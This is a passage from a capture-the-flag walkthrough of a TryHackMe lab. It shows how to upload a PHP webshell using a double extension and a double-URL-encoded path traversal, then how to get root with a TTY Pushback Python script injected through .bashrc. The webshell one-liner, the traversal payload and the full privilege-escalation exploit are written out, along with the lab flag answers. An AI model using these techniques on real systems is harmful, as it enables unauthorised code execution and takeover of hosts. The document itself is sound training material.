
It blocks me if i’m not uploading image, however, we can use the double extension trick, like webshell.jpg.php.
I uploaded the webshell:

<?php echo system($_GET[0]) ?>

From some reason, it didn’t executed the webshell:
I checked the configuration inside /etc/apache2/apache2.conf, and saw that inside the location /var/www/html/uploads, the next line is wrote php_flag engine off.


From what I checked online, it disabled php code execution, to disable RCE. However, It disables only on this folder, what if we’ll manage to upload file to ../, like to /var/www/html.
The idea is to use ../, and URL encode it twice, which gives us %25%32%65%25%32%65%25%32%66
Next, the full image name will be %25%32%65%25%32%65%25%32%66webshell.jpg.php:

Now, we can access /webshell.jpg.php?0=id and get our RCE:

Now, we can paste the penelope payload and grab the second flag
orville@Backtrack:/home/orville$ cat flag2.txt
THM{01d8e83d0ea776345fa9bf4bc08c249d}
Privilege Escalation to Root using tty pushback
I used pspy64 to inspect running processes. It looks like the root changed user to orville, using su.

If so, we can use the TTY Pushback vulnerability, which gives us privilege escalation. https://www.errno.fr/TTYPushback.html
The - in the su - orville loaded all bash scripts, so we can execute the priv esc by putting it inside .bashrc
This is the source code, I changed it to have the chmod u+s /bin/bash\n.
#!/usr/bin/env python3
import fcntl
import termios
import os
import sys
import signal

os.kill(os.getppid(), signal.SIGSTOP)

for char in 'chmod u+s /bin/bash\n':
    fcntl.ioctl(0, termios.TIOCSTI, char)
Now, create the exploit:
First, create /home/orville/priv_esc.py, and then put it inside .bashrc:
echo -e 'python3 /home/orville/priv_esc.py' >> .bashrc

Now, just wait and spawn our root shell:

The third flag:
bash-5.0# cat flag3.txt

██████╗░░█████╗░░█████╗░██╗░░██╗████████╗██████╗░░█████╗░░█████╗░██╗░░██╗
██╔══██╗██╔══██╗██╔══██╗██║░██╔╝╚══██╔══╝██╔══██╗██╔══██╗██╔══██╗██║░██╔╝
██████╦╝███████║██║░░╚═╝█████═╝░░░░██║░░░██████╔╝███████║██║░░╚═╝█████═╝░
██╔══██╗██╔══██║██║░░██╗██╔═██╗░░░░██║░░░██╔══██╗██╔══██║██║░░██╗██╔═██╗░
██████╦╝██║░░██║╚█████╔╝██║░╚██╗░░░██║░░░██║░░██║██║░░██║╚█████╔╝██║░╚██╗
╚═════╝░╚═╝░░╚═╝░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░╚═╝╚═╝░░╚═╝░╚════╝░╚═╝░░╚═╝

THM{f728e7c00162e6d316720155a4a06fa8}
